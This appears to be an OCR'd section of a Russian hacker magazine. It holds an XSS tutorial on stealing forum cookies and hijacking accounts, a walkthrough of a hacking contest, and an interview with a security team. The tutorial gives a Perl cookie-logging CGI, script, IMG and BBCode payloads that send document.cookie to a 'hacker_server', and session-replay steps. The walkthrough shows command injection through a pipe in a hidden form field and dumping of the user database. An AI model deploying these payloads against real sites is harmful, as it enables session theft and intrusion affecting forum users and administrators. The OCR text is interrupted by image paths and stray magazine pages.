Что же можно делать с юзером, исполнившим на своей тачке JavaScript-код? С помощью javascript'а можно сделать практически все что угодно: начиная от определения цвета background'а на странице и заканчивая многочисленными способами насолить пользователю. А если еще задействовать и уязвимость в браузере, то атакующий сможет даже выполнять команды операционной системы на компе пользователя. Кроме того, внедрив JavaScript в форум или чат, хакер может получить доступ к текущей учетной записи пользователя.

КАК ЖЕ ЗАХВАТЫВАЮТ АККАУНТЫ, ИСПОЛЬЗУЯ JAVASCRIPT?

Чтобы юзеру не приходилось набирать пароль каждый раз, когда он заходит в форум, разработчики придумали систему авторизации через cookie. Сессия, которая генерируется из логина и пароля пользователя, записывается к юзверю на хард в текстовый файлик и помещается в папку C:\Documents and Settings\имя_пользователя\Cookies. Каждый кукис маркируется доменом, т.е. скрипт, принадлежащий к одному домену, имеет доступ только к тем кукисам, которые были записаны скриптами этого домена. Так вот, когда юзер заходит на форум, скрипт запрашивает кукис и проверяет, совпадает ли сессия, хранящаяся на винте, с сессией, которая лежит в базе данных форума. И если они совпадают, то форум распознает юзера как законного пользователя аккаунта.


Сам понимаешь, если хакер похитит данные из этого кукиса юзверя и передаст их сервису как свои, то система распознает взломщика как реального пользователя! Так вот, в JavaScript'е как раз имеются средства для чтения кукисов :). Поэтому, встроив троянский код, например, в сообщение на форуме, хакер получит доступ к кукисам юзверей, просмотревших его мессагу. А поскольку JavaScript поддерживается всеми современными браузерами, то уязвимыми окажутся все пользователи...

ПРОЦЕСС ХИЩЕНИЯ COOKIE

Что сделает хакер, чтобы спионерить cookie? Сначала он подготовит cgi-скрипт, который будет принимать данные из кукиса и сохранять их в файле. Как этот скрипт выглядит на perl'е:

ПИШЕМ КУКИСЫ

```
#!/usr/bin/perl -w
# открываем файл cookies.txt для добавления инфы
open COOKIES,">>../cookies.txt";
print "Content-Type: text/html\n\n";
# добавляем в файл метку, благодаря которой можно
# увидеть, где начинается похищенный кукис
print COOKIES "----------- new cookie -----------\n";
# записываем переменную окружения QUERY_STRING,
# содержащую параметры, передаваемые скрипту,
# через которые хакер будет передавать данные кукиса
print COOKIES "$ENV{'QUERY_STRING'}\n";
# записываем в файл метку «конец кукиса»
print COOKIES "---------- end of cookie ---------\n\n";
# закрываем cookies.txt, записанная инфа сохраняется
close COOKIES;
```



Результат работы cookie.cgi

Итак, первый шаг выполнен. Теперь хакер получил скрипт, сохраняющий все, что ему передают через параметры. Скрипту будут передаваться данные из кукиса пользователя, а сам скрипт, в свою очередь, будет их записывать в файл cookies.txt. В итоге в cookies.txt скопятся куки всех пользователей, просмотревших постинг в форуме или мессагу в чате с троянским скриптом. Теперь глянем на пример такого троянского кода:

```
<script>document.location.href='http://hacker_server/cgi-bin/cookie.cgi?' + document.cookie;</script>
```

В результате выполнения этого скрипта браузер сделает редирект на скрипт http://hacker_server/cgi-bin/cookie.cgi. В параметрах ему передастся кукис пользователя. Cookie-то будет похищен, но пользователь может заподозрить неладное: вместо ожидаемой страницы он увидит результаты работы скрипта cookie.cgi, т.е. пустую страницу. Тут уже от фантазии хакера зависит, каким образом он сможет скрыть результат работы своего скрипта. Хаксор может составить и другую конструкцию, которая, в отличие от предыдущей, вряд ли вызовет беспокойство у пользователя:

```
<IMG name=myimg src="javascript:document.myimg.src='http://hacker_server/cgi-bin/cookie.cgi?' + document.cookie;">
```

Что же сделает браузер пользователя при обработке этой строки? Он создаст картинку с именем «myimg», URL которой складывается из пути к скрипту cookie.cgi и данных кукиса юзера. Когда браузер попытается загрузить эту так называемую «картинку», скрипт cookie.cgi через параметры получит кукис пользователя и сохранит его в файле cookie.txt.

ВСТАВКА JAVASRIPT'А В ЧАТ ИЛИ ФОРУМ

Как я уже говорил, преобладающее большинство скриптов в форумах и чатах препятствуют вставке своих html-тегов в сообщение, заменяя символы «<» и «>» кодами этих символов < и >. Соответственно, если, к примеру, хакер вставит в свое сообщение строку «<SCRIPT></SCRIPT>», то, скорее всего, она будет заменена на «<SCRIPT> </SCRIPT>». В итоге браузер выведет ее как простой текст; и его javascript, находящийся внутри этих тегов, не будет исполнен. Но для хакера это не проблема, т.к. есть еще несколько способов вставить javascript в мессагу.


Как известно, в форумах при создании сообщения можно использовать специальные теги, с помощью которых можно выделять свой текст цветом, вставлять картинки, ссылки и др. Дело в том, что во многих форумах не фильтруются данные, прописывающиеся в этих тегах. С помощью тега [IMG] можно украшать свое сообщение картинками. Например, тег [IMG]http://nsd.ru/pic.jpg[/IMG] вставит в сообщение JPG'шку с адресом http://nsd.ru/pic.jpg. Хакеру ничто не мешает добавить в свое сообщение такую «картинку»: [IMG]javascript:alert()[/IMG]. Как понимаешь, такой «адрес» будет выдавать выскакивающее окошко вместо картинки всем, кто будет просматривать его сообщение. Подобный баг бывает и в других тегах. Например, тег «[color=green" style=background-image:url(javascript:alert(document.cookie)) size="99]CSS рулит[/color]» не только выделит фразу «CSS рулит» зеленым цветом, но и выведет в отдельном окне содержимое пользовательского cookie. Есть еще один интересный тег, с помощью которого юзер может вставлять ссылки в свои мессаги – это тег [URL]. Воспользовавшись тегом «[URL=http://nsd.ru]НСД.ру[/URL]», пользователь вставит в свое сообщение ссылку на nsd.ru. Какой же может быть баг здесь? Если скрипт форума не фильтрует URL, введенный пользователем на символ двойной кавычки, хакер может вставить javascript таким образом: [URL=http://nsd.ru" onclick=document.location.href='http://hacker_server/cgi-bin/cookie.cgi?'+document.cookie;target="_blank]НСД.ру[/URL]. Если жертва кликнет на ссылку, то в новом окне загрузится главная страница nsd.ru, а в старом выполнится хакерский javascript. В нашем случае результатом выполнения этого javascript'а будет редирект пользователя на скрипт хакера. В параметрах же самого редиректа передадутся кукисы юзера.

АДМИН ФОРУМА ИЛИ ЧАТА – ТОЖЕ ЮЗЕР

Поскольку администратор форума/чата тоже пользуется браузером, он также подвержен уязвимости. Если админ просмотрит сообщение с опасным JavaScript-кодом, который отсылает его cookie хакеру, то последний станет таким же админом, как и законный администратор. Хакер получит доступ к управлению всеми пользователями, сможет править чужие сообщения, просматривать IP-адреса, с которых форумчане писали свои сообщения, банить и даже создавать новые разделы в форуме. Словом, сможет делать все, что предусмотрено админской панелью управления...



Не стоит забывать, что все действия хакера противозаконны, поэтому статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.


Результат работы тега [color=green" style=background-image:url(javascript:alert(document.cookie)) size="99]CSS рулит[/color]Мелкий конфиг трояна

CSS – ОДИН ИЗ САМЫХ РАСПРОСТРАНЕННЫХ БАГОВ

Дыра cross-site scripting крайне популярна. В доказательство этому приведу обзор CSS-уязвимостей за одну неделю:

Межсайтовый скриптинг в Forum Web Server - **www.securitylab.ru/42550.html**


Межсайтовый скриптинг в BRS WebWeaver - **www.securitylab.ru/42496.html**

Межсайтовый скриптинг в WebLogic Server and Express - **www.securitylab.ru/42459.html**

Межсайтовый скриптинг и просмотр произвольных файлов в BremsServer - **www.securitylab.ru/42455.html**

Межсайтовый скриптинг в IBM 'Net.Data' - **www.securitylab.ru/42434.html**

Межсайтовый скриптинг в Xoops в 'newbb' модуле - **www.securitylab.ru/42442.html**


Подделка cookie

А ЧТО ХАКЕР БУДЕТ ДЕЛАТЬ С ПОХИЩЕННЫМ КУКИСОМ?

Похищенный с форума кукис выглядит примерно так:

```
b=b;%20hotlog=1;%20phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%3Bs%3A6%3A%22userid%22%3Bs%3A3%3A%22471%22%3B%7D;%20phpbb2mysql_sid=a5cadcb43f68a1dcd64b9324f4e7162f;%20phpbb2mysql_t=a%3A3%3A%7Bi%3A742%3Bi%3A1075844973%3Bi%3A744%3Bi%3A1075845106%3Bi%3A745%3Bi%3A1075845231%3B%7D
```

Как видишь, структура данных кукиса очень проста – можно видеть, что переменным присваиваются определенные значения. Что же сделает хакер с этим кукисом? Есть несколько способов воспользоваться им для получения акцеса. Самый простой из них, на мой взгляд – заюзать специальную софтину, предназначенную для подделки кукисов. Называется она Cookie Editor. Скачать ее можно отсюда: www.nsd.ru/soft.php?group=hacksoft&razdel=other. Хаксор логинится под своим ником в форуме. На хард ему записывается кука с его сессией. Потом он закрывает браузер и запускает Cookie Editor. Выбирает саму куку, которую оставил форум, и меняет значения соответствующих переменных на значения из сворованной куки. Потом хакер открывает браузер, заходит в форум и... о, чудо! Он залогинился под ником другого юзера!

ХОЧУ ЗАЩИТИТЬСЯ

Защититься от атаки CSS обычному пользователю непросто. Конечно, можно отключить javascript, но это не выход – без него не обойтись на многих сайтах. Поэтому о защите от межсайтового скриптинга должны думать разработчики скриптов – им необходимо фильтровать все данные, поступающие от пользователя.

Тебе же могу посоветовать быть бдительным. Если вдруг увидишь, что выскакивают всякие окна, браузер ведет себя както не так, то задумайся! А вдруг это какой-то взломщик пытается тебя поиметь? Просмотри html-код. Проверь содержимое страницы на наличие левых javascript-вставок. И если увидишь что-то подозрительное, напиши о найденном баге администратору сайта, а сам лучше покинь это сервер... От греха подальше :). Такие вот пожелания. Грустно, конечно, но иначе не продержаться в этом сумасшедшем мире сетевой безопасности. Удачи!



NSD (nsd@nsd.ru)

КОНКУРС Х – ПОЛОМАЙ ПАДОНКАФСКИЙ ХАКЕР-БАНК

Вторая попытка

Вот и прошел месяц с момента запуска первого конкурса. Скажу сразу - ценный приз остается у нас. Но на этот раз не из-за того, что мы жадные, а просто потому что до самого конца не дошел никто. Хотя к победе был близок не один человек. Многим удавалось получить шелл-доступ, некоторые из них находили на сайте (и, скорее всего, расшифровывали) пароль от базы данных, а кто-то даже установил phpMyAdmin. Но аккаунты с паролями пользователей из базы не прислал никто. Теперь перейдем к делу. Надеюсь, ты набрался опыта и мужества для того, чтобы успеть первым пройти следующий конкурс. На этот раз мы решили немного упростить задание. Что же, собственно говоря, тебе теперь нужно сделать? На том же сайте www.padonak.ru мы снова разместили страницу, которую опять нужно поломать :). Для победы в конкурсе тебе предстоит пройти следующие этапы:

1. С помощью дыры в скриптах получаешь шелл-доступ на www.padonak.ru.

2. Находишь среди файлов ссылку на некий админский интерфейс.

3. Когда ты в него зайдешь, появится окошко basic-авторизации, в которое нужно будет ввести логин с паролем, который надо будет поломать (пасс там простой, он имеется почти во всех словарях).

4. Если тебе удастся подобрать пасс, можешь себя поздравить – ты прошел конкурс.

Тебе останется ввести в появившейся форме свои координаты и нажать на кнопку «послать».

Сразу после того как ты нажмешь на эту заветную кнопку, на наш секретный адрес придет письмо, которое и будет являться доказательством того, что ты смог справиться с трудностями][-конкурса. А если ты еще окажешься первым, то не только войдешь в историю][, но и получишь классный приз.

Не медли, хаксорь быстрее! :) Надеюсь, в этот раз успеешь до конца марта.

КАК ПРОЙТИ ФЕВРАЛЬСКИЙ КОНКУРС

Шелл-акцес на сайте нужно было получить с помощью дырявого скрипта. На сайте скрипт был только один – голосование. Поэтому искать баг нужно было в нем. Если посмотреть страницу в виде html, можно было найти строку

```
<input type="hidden" name="file" value="vote.txt">.
```

Имя файла, в котором сохраняются результаты голосования, передается через hidden-поле с именем file в самом теле страницы. Файл открывался для изменения инфы с помощью команды OPEN. У этой команды есть одна особенность. Если первый символ открываемого файла будет являться символом конвейера «|», тогда все, что идет после него, будет интерпретироваться как команда операционной системы. И эта команда исполнится с привилегиями веб-сервера. Если сохранить главную страницу падонкаф к себе на винт, изменить в этой строке слово «vote.txt» на «|ls –la>../out.txt» и нажать кнопку «Ответить», исполнится команда «ls -la», что приведет к созданию файла out.txt в корне сайта www.padonak.ru, который будет содержать список файлов директории cgi-bin.

Итак, шелл на сайте у тебя теперь есть. Исследуя содержимое папок на сайте, рано или поздно наткнешься на каталог data, в котором лежат 2 файла: dbhost.txt и dbpass.txt. В последнем как раз и находится логин с зашифрованным паролем. На глаз можно определить, что пароль зашифрован алгоритмом MD5. Сливаем софтину md5inside, натравливаем ее на хеш и через 20 минут получаем расшифрованный пароль к MySQL базе банных.

Далее с помощью утилиты fetch (wget'а там нет) сливаем с www.phpmyadmin.net на www.padonak.ru скрипт phpMyAdmin для управления базами данных. Распаковываем его с помощью утилиты tar в какой-нибудь каталог. Теперь скрипт необходимо настроить. В файле config.inc.php нужно прописать логин и пароль для соединения с базой данных. Для этого ты сливаешь phpMyAdmin к себе на тачку, находишь этот файл и вставляешь логин и пароль в соответствующее место конфига.

Потом заливаешь этот конфигурационный файл на падонак.ру, заменив старый файл конфигурации новым. После этого создаешь сайт на народе, заливаешь туда настроенный config.inc.php и тут же закачиваешь его на www.padonak.ru с помощью того же fetch'а.

Остается только зайти браузером в phpMyAdmin и с помощью удобного админского интерфейса вывести на экран таблицу с логинами и пассами юзеров, которые и требовалось предоставить в качестве доказательства взлома.

mindw0rk (mindw0rk@mail.ru)

РАЗГОВОРЫ С UKRОПНОЙ SECURITY ГРУППОЙ

Обычно хак-группы долго не живут. Распадаются через год-два - причин тому может быть много. То ли кто-то чего-то не поделил, то ли появились другие заботы.
UkR team - одна из немногих "старых" команд, которая существует по сей день. Причем не просто существует, а заметно выросла. Из "deface"-тим превратилась в уважаемую security-команду, услугами которой пользуются многие компании.
О том, как появилась UkR, как она работает, и немножечко о себе рассказывает ее фаундер - XbIP.

XBIP[UKR]: «ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ - ЭТО ПРОЦЕСС, А НЕ РЕЗУЛЬТАТ»

О ГРУППЕ:

mindw0rk: На вашем сайте http://ust.icqinfo.ru есть небольшой about об UkR, но как-то там все слишком официально. В двух словах, кто вы и откуда?

XbIP: В марте 2000 года у нас с друзьями прошел ряд дискуссий, в результате которых стало ясно - пора объединяться под новым проектом. Название UkR team преследовало сразу несколько целей: это и указание на государственную принадлежность, которое должно было, по идее, вводить недоброжелателей в заблуждение, и память об исторических корнях, и некоторые личные причины, о которых я лучше умолчу.

Первое время мы попросту взламывали компьютерные системы и иногда там чего-то изменяли. Не корысти ради, исключительно в образовательных целях :). Например, если обнаруживалась система IRIX, то, зная, что вряд ли еще представится шанс поработать на mips'овских процессорах, мы смотрели, как все работает и взаимодействует, изучали ключевые особенности... Дефейс был как резюме после изучения очередной главы учебника. Сделал дефейс - поставил точку.

mindw0rk: Сколько человек числится в официальных мемберах сейчас? Над какими проектами вы работаете? Какие ваши работы получили наибольшее признание у security-сообщества?

XbIP: Мемберов у нас сейчас четверо:

XbIP – ваш покорный слуга :).

Devoid - программист, специалист по реверс-инжинирингу. В настоящее время, помимо учебы и проектов UkR team, входит в группу разработки антивирусного ПО для одного российского linux-проекта. Соавтор книги "Безопасность Ассемблера".

spr0t - системный инженер, MCSE, CCNA.

l0ck - программист, принимает участие в тестировании security digital chip компании Samsung.



Один из старых дефейсов группы

Основное направление UkR - собственные исследования в области информационной безопасности. Многие наши утилиты используют как представители хакерского сообщества, так и специалисты по защите информации.


Например, программа UST.AntiNmap, сводящая на нет механизм определения ОС сканером Nmap, и honeypot-система UST.Nate были упомянуты в книге А.Лукацкого «Обнаружение атак» (2-е издание). А исследования в области Anti-Fingerprint получили положительный отклик у известного security-экспер-




СТР.90 **ФРИКИНГ НАШИХ ДНЕЙ**
Что представляет собой фрикинг на сегодняшний день у нас в России.



СТР.98 **ДЕВЧАЧИЙ ОПРОС**
Что девушки думают о хакерах? Мы опросили 15 девушек - и получили интересный результат.



СТР.100 **NASA - АЭРОКОСМИЧЕСКИЙ ЦЕНТР МИРА**
Рассказ об одной из самых популярных научных организаций в мире.



та Lance Spitzner (автор книг Know Your Enemy и Honeypots: Tracking Hackers, основатель проекта honeynet). «These are very exciting and useful honeypot tools! Lots of people would find this very interesting», - это его слова :).

Совместно с Zillion'ом (проект Safemode, www.safemode.org) мы разработали Sprint OS fingerprint 0.4.1.

mindw0rk: Я слышал, когда-то проводились глобальные хак-тусы, в которых принимали участие практически все наши известные команды, включая UkR. Расскажи о них. Проводится ли что-либо подобное сейчас?

XbIP: Действительно, отдельные представители команд UkR, GiN, dev/ice (включая бывший FOI), VOID, Legion2000 регулярно встречались. Обсуждали то, что было у всех на уме - безопасность. Информационный голод, который мучил нас всех 4 года назад, вкупе с юношеским энтузиазмом давали поразительные результаты. Самая крупная туса, насколько я помню, собрала около 20 человек.

Сейчас встречи проводятся гораздо реже. Многие поняли, что информационная безопасность – не для них. Стали заниматься другими вещами. Но в память о старых временах собираемся по-прежнему на том же месте, договариваясь перед встречей, что "водку на лавочках пить не будем" :).

mindw0rk: Расскажи о security-бизнесе в нашей стране. Насколько у нас востребовано это направление и как велика конкуренция?

XbIP: О том, насколько востребовано, можно судить по отчетам о причиненном бизнесу ущербе в результате вирусных эпидемий, попыток несанкционированного доступа и прочего. Компании не хотят терять деньги, но пока не могут найти баланс между вложенными в безопасность средствами и отдачей от них. Конкуренция практически отсутствует - все работают по своим направлениям.

mindw0rk: Насколько уверенно себя чувствует UkR в security-бизнесе? На какого клиента вы ориентируетесь и как находите своих клиентов?

XbIP: Мы занимаем свою нишу. Как в той пословице: каждый сверчок знай свой шесток. Клиенты в большинстве случаев находят нас сами. Обычно это те, кто заинтересован в наших проектах.


mindw0rk: Ты наверняка знаешь свой рынок. Расскажи вкратце о других российских компаниях, занимающихся обеспечением компьютерной безопасности. Не официальную инфу из их about'ов, а твое объективное мнение.

XbIP: Информзащита – лучший учебный центр и лучшие комплексные решения по безопасности, но их минус - для тестирования на проникновение негласно приглашаются люди со стороны. Наиболее компетентны в вопросах тестирования на проникновение Андек и БлэкСан. Шумная Positive Technlogies ни на что больше не способна, кроме как выдавать отчеты по работе своего сканера без какого-либо глубокого анализа. Внимания заслуживает Digital Security (бывшая Domina Security) – практически монополисты по продвижению стандартов безопасности на российский рынок и авторы не имеющих аналогов в России учебных курсов.


Все остальные компании не имеют ни специалистов, ни опыта работы по обеспечению действительно актуального уровня безопасности. Те же Ланит, IBS, Кварта и др.

mindw0rk: Интересно было бы узнать, как на практике происходит работа по обеспечению безопасности в компании. Расскажи на примере любого из ваших клиентов, как вы с ним работали. Начиная с переговоров и обсуждения деталей и заканчивая собственно оплатой.

XbIP: Для одного из наших клиентов наибольшую опасность представлял промышленный шпионаж. Т.е. основным требованием к нам было обеспечение конфиденциальности и целостности информации, являющейся коммерческой тайной компании. Мы решили сразу провести тестирование на проникновение в корпоративную сеть клиента и попытаться получить доступ к хранящейся там информации. В качестве исходных данных был дан лишь веб-сервер компании, и, естественно, мы знали ее название. Оказалось, что веб-сервер находится на аутсорсинге у провайдера. Нужно было выяснить диапазон адресов, принадлежащих клиенту. Посмотрев DNS записи, а позже получив ответ на наше письмо, написанное якобы новым сотрудником, мы узнали IP-адрес



dev0id[UkR] и XbIP[UkR]



Логотип UkR Security Team

почтового сервера. Следующим шагом была попытка просканировать диапазон адресов на предмет определения версий ОС и используемых сервисов. Но тут сразу стало ясно, что внешний периметр контролирует межсетевой экран. Уязвимостей в доступных нам сервисах и службах выявлено не было, и мы уже собрались писать в отчете, что проникновение не удалось, если бы не один момент. Во время тестирования мы пользовались поисковыми системами для поиска почтовых адресов сотрудников компании, и неожиданно на сайте job.ru обнаружили вакансию от нашего клиента. Требовался человек на замещение должности сетевого администратора, и в анкете было указано, что обязательным условием является опыт работы с Checkpoint Software Firewall.

Стало ясно, что за зверь встал у нас на пути :). Мы вплотную занялись изучением возможностей этого продукта и со временем нашли лазейку, через которую взяли управление на себя. Оставалось только заставить файрвол принимать анонимный доступ из интернета за доступ из сети вида VPN, после чего мы оказались во внутренней сети. Скопированный «План развития компании на полугодие» стал доказательством нашей работы.

mindw0rk: Прямо триллер какой-то :). А сколько, если не секрет, сейчас стоят услуги по обеспечению компьютерной безопасности? Понятно, что от многого зависит, но все-таки :).

XbIP: Если это тестирование на проникновение, то в зависимости от результатов сканирования: $300 - $10000. Все зависит от имени и статуса компании. Если PT готовы за $500 сканить (а ничего больше и не могут), то IBS уже берет $10000. Тарифы на консультации слишком уж рознятся, а диапазон цен на внедрение политики безопасности компании: $5000 - $20000.


mindw0rk: Тебе хотелось бы, чтобы UkR стала одной из крупнейших и авторитетных в мире компаний по обеспечению безопаснос-

ОФИЦИАЛЬНЫЙ ABOUT С САЙТА UKR

UkR security team основана в марте 2000 года небольшой группой программистов, преимущественно занимающихся вопросами информационной безопасности. В настоящее время UST твердо занимает свое место на рынке поставщиков решений по обеспечению безопасности объектов и защиты информации.

Наличие собственных конкурентоспособных разработок, проектно-аналитического отдела и отдела научных исследований позволяют нам производить полный цикл работ по внедрению систем обеспечения безопасности.





ти? Или тихо-спокойно работать в любимом деле без дополнительной мороки для тебя предпочтительнее?

XbIP: Размер компании и авторитет - разные вещи. Безусловно, хотелось бы заслужить хороший авторитет. Ну а размеры – это уже от нас зависит.

mindw0rk: В интервью с m00 в февральском Хакере один из мемберов группы упомянул о вас так: "UkR увлеклась секьюрити как бизнесом, и, имея в составе своей команды около 2 человек, уже не представляется мне частью сцены". Было бы интересно услышать твой комментарий :).

XbIP: Сразу видно, что автор не имеет ни малейшего представления о делах и положении нашей команды. Ведь только просмотрев новостную ленту на сайте, можно убедиться, что проект поддерживают более двух человек. Занимаемся мы не секьюрити как бизнесом, а бизнесом как частью безопасности. А вообще, если ему что-то представляется, это его личные проблемы =).

О СЕБЕ:

mindw0rk: Расскажи теперь о себе любимом. Как зовут, сколько лет, где учишься/работаешь, чего ждешь от жизни?

XbIP: Павел Валерьевич =)), 21 год. Основное место работы - аналитик информационной безопасности в одной из крупнейших компаний России. Никаких фраз типа «стать самым-самым специалистом по безопасности» ты не услышишь =)). Все проще и банальнее: жить с любимой девушкой и наслаждаться счастьем.

mindw0rk: Дай угадаю. Первый комп ты увидел в конце 80-х в какой-нибудь станции юных техников. Быстро преодолел стадию геймерства, начал потихоньку программировать на басике. Потом, сдавая тоннами бутылки, накопил денег на собственный Спектрум и безвылазно работал за ним. Уже где-то в 1995 купил нормальный PC. Практически сразу подключился к инету и принялся разбираться, куда совать TCP/IP и как работают баги... Все было примерно так, или я где-то ошибся? :)

